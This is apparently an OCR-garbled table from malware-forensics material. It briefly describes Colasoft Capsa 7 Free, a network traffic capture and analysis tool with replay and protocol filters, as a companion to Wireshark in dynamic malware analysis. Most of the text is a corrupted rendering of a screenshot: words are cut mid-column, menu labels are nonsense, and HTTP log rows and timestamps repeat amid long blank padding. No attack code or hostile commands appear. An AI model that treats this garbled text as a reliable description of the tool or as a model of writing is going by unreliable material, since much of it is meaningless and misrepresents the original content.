------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------|
| rsion of<br>icket Bui<br>iffic capt<br>pture; th<br>ne and p | the tool (Colasoft Cap<br>ilder, Packet Player, a<br>ture, Capsa has predef<br>ese filters are convers | psa 7 Free) inclu<br>nd Ping Tool. A<br>fined filters for F<br>ely available in<br>is features, Caps<br>in the dynamic a                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | des additional<br>great compani<br>HTTP, e-mail,<br>the "Replay" a<br>a can be used<br>analysis of a m                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | networ<br>ion util<br>DNS, I<br>inalysis<br>to quic<br>ialware                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | et capture and analysis tool."<br>rk forensic tools, Mac Scann<br>ity to Wireshark, in addition<br>FTP, and Instant Messenger<br>s options of Capsa, Rich with<br>kly and effectively gain visib<br>e specimen.<br>aft Capa True (# toda)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | er,<br>to fu<br>traffic<br>h real |
|                                                              | The first Greek                                                                                        | Allane Tale Andrea Pa                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | det Dayles 1 Padet L                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | 1                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                                   |
|                                                              |                                                                                                        | Billion Settings Andreas Par<br>Detroit Profile And                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | Arter Land                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                                   |
|                                                              | Note Explorer                                                                                          | Autor Series Autor Parties Parties Parties Parties Autor Aut                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | Pretuci (Presur Deboirt                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                                   |
|                                                              | Node Explorer<br>T S 40 3<br>O Publication                                                             | Autor Series Autor Parties Parties Parties Parties Autor Aut                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | wasten [Fillers ] Parties [ Sale # [ Parties ]                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                   |
|                                                              | Node Copierer<br>C & Q &<br>O rud Andrea<br>B * Trotaci Dyterer (1)                                    | Andreas for<br>Sectors Sectors<br>Andreas for Disease<br>Andreas for Disease<br>Andreas for Disease<br>Andreas for<br>Disease<br>Andreas <br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease<br>Andrease | Pretuci (Presur Deboirt                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | Prysical Com-                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | manim (failm) (failed lang X) (failed )<br>Physical Depleter (Log 13)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |                                   |
|                                                              | Node Explorer<br>C 4 43 3<br>O 14 Analyse<br>P 2 Fotocal Explorer (1)<br>a 30 Manual Explorer (1)      | A Gann Setting Diget<br>Seture Fulls<br>Seture Diget<br>Aug<br>Seture Digete<br>Aug<br>Seture Digete<br>Seture Digete<br>Aug<br>Seture Digete<br>Au                                                                                                                                                                                                                                                         | The section of the se                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | Provid Com                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | mater (Netro) (Packet Log R. (Payor)<br>(Physical Diplorer') Log (1)<br>(Pessage                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                   |
|                                                              | Node Copierer<br>C & Q &<br>O rud Andrea<br>B * Fritzen Dyterer (1)                                    | Andreas for<br>Sectors Sectors<br>Andreas Forder<br>X<br>Comment Dispersion<br>Andreas for<br>Dispersion<br>Andreas for<br>Dispersion<br>Andr                                                                                                                           | Transcal (Pressar Dataset)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | Puteral Com                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | examine Tractine Targier 26, forword<br>Physical Displayer's Long 113<br>Physical Displayer's Long 113<br>Physical Displayer's Long 113<br>Physical Displayer's Long 114<br>Physical Displayer's Lon                           |                                   |
|                                                              | Node Explorer<br>C 4 43 3<br>O 14 Analyse<br>P 2 Fotocal Explorer (1)<br>a 30 Manual Explorer (1)      | August Setting Cases<br>Setting Cases<br>Setting Cases<br>August Market<br>August August<br>August br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>August<br>Augus                                                                                                                                                                                                                                                                                                        | Instant         Pressur Dispose           №         Bar         D           2010/07/29 16:477.59         2010/07/29 16:477.59           2010/07/29 16:477.59         2010/07/29 16:477.59           2010/07/29 16:477.59         2010/07/29 16:477.59           2010/07/29 16:477.59         2010/07/29 16:477.59                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | Press al Cons<br>Press al Cons<br>HETP<br>HETP<br>HETP                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | Mater, Technic Jage & Award,      Physical Explorem Acag. (1)     Newspair     Retrieve Acag. (2)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                   |
|                                                              | Node Explorer<br>C 4 43 3<br>O 14 Analyse<br>P 2 Fotocal Explorer (1)<br>a 30 Manual Explorer (1)      | August Park                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | Instant         Museum Endower           Image: Section 2010         Image: Section 2010                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | Procession<br>Addeed<br>HETP<br>HETP<br>HETP<br>HETP<br>HETP                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | matten Tetrato and State a                                                                                                                                                             |                                   |
|                                                              | Node Explorer<br>C 4 43 3<br>O 14 Analyse<br>P 2 Fotocal Explorer (1)<br>a 30 Manual Explorer (1)      | August being<br>Sam Setting<br>Sam Setting<br>Samer Dogener<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses                                                                                                                                                                                                                                                                                                | Instant         Messar Endown           Image: Sector Se                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | Noted<br>Help<br>Help<br>Help<br>Help<br>Help<br>Help                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | Mater, Technic Jage & Award,      Physical Explorem Acag. (1)     Newspair     Retrieve Acag. (2)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                   |
|                                                              | Node Explorer<br>C 4 43 3<br>O 14 Analyse<br>P 2 Fotocal Explorer (1)<br>a 30 Manual Explorer (1)      | August being<br>Sam Setting<br>Sam Setting<br>Samer Dogener<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses<br>Contenses                                                                                                                                                                                                                                                                                                | Instance         Model and Endpoint           Ver         8.4         0.0           2001/05/29 34:407:59         2001/05/29 34:407:59           2001/05/29 34:407:59         2001/05/29 34:407:59           2001/05/29 34:51:20         2001/05/29 34:51:20           2001/05/29 34:51:20         2001/05/29 34:51:20           2001/05/29 34:51:20         2001/05/29 34:51:20           2001/05/29 34:51:20         2001/05/29 34:51:20           2001/05/29 34:51:20         2001/05/29 34:51:20           2001/05/29 34:20:20         2001/05/29 34:51:20                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | Noted<br>Help<br>Help<br>Help<br>Help<br>Help                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | matterni (fratister) angle 20. Stapar<br>Hyperical Explorer Scape (1)<br>Material<br>2013 Hege Johnson Angles cycle<br>2015 Hege Johnson Angles<br>2015 Hege Johnson Angle<br>2015 Hege Johnson Angle Angles<br>2015 Hege Johnson Angles<br>2015 Hege Jo |                                   |
|                                                              | Node Explorer<br>C 4 43 3<br>O 14 Analyse<br>P 2 Fotocal Explorer (1)<br>a 30 Manual Explorer (1)      | Amerika Saray<br>Amerika Saray<br>Am                                                                                                                                                                                                                        | Instant         Messar Endown           Image: Sector Se                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | Noted<br>Help<br>Help<br>Help<br>Help<br>Help<br>Help                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | Institution Territory (Construction)<br>Interpretation Technology (Construction)<br>Interpretation Technology (Construction)<br>Interpretation (Construction)<br>In                           |                                   |
|                                                              | Node Explorer<br>C 4 43 3<br>O 14 Analyse<br>P 2 Fotocal Explorer (1)<br>a 30 Manual Explorer (1)      | A construction of the cons                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | Instance         Model and Endpoint           Ver         8.4         0.0           2001/05/29 34:407:59         2001/05/29 34:407:59           2001/05/29 34:407:59         2001/05/29 34:407:59           2001/05/29 34:51:20         2001/05/29 34:51:20           2001/05/29 34:51:20         2001/05/29 34:51:20           2001/05/29 34:51:20         2001/05/29 34:51:20           2001/05/29 34:51:20         2001/05/29 34:51:20           2001/05/29 34:51:20         2001/05/29 34:51:20           2001/05/29 34:20:20         2001/05/29 34:51:20                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | Noted<br>Help<br>Help<br>Help<br>Help<br>Help                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | matterni (fratister) angle 20. Stapar<br>Hyperical Explorer Scape (1)<br>Material<br>2013 Hege Johnson Angles cycle<br>2015 Hege Johnson Angles<br>2015 Hege Johnson Angle<br>2015 Hege Johnson Angle Angles<br>2015 Hege Johnson Angles<br>2015 Hege Jo |                                   |
|                                                              | Node Explorer<br>C 4 43 3<br>O 14 Analyse<br>P 2 Fotocal Explorer (1)<br>a 30 Manual Explorer (1)      | A construction of the cons                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | Product         Product         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           № <td>Protect Com<br/>Political<br/>HETP<br/>HETP<br/>HETP<br/>HETP<br/>HETP<br/>HETP<br/>HETP<br/>HETP</td> <td>The second /td> <td></td> | Protect Com<br>Political<br>HETP<br>HETP<br>HETP<br>HETP<br>HETP<br>HETP<br>HETP<br>HETP                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | The second                                                                                                                                                                   |                                   |
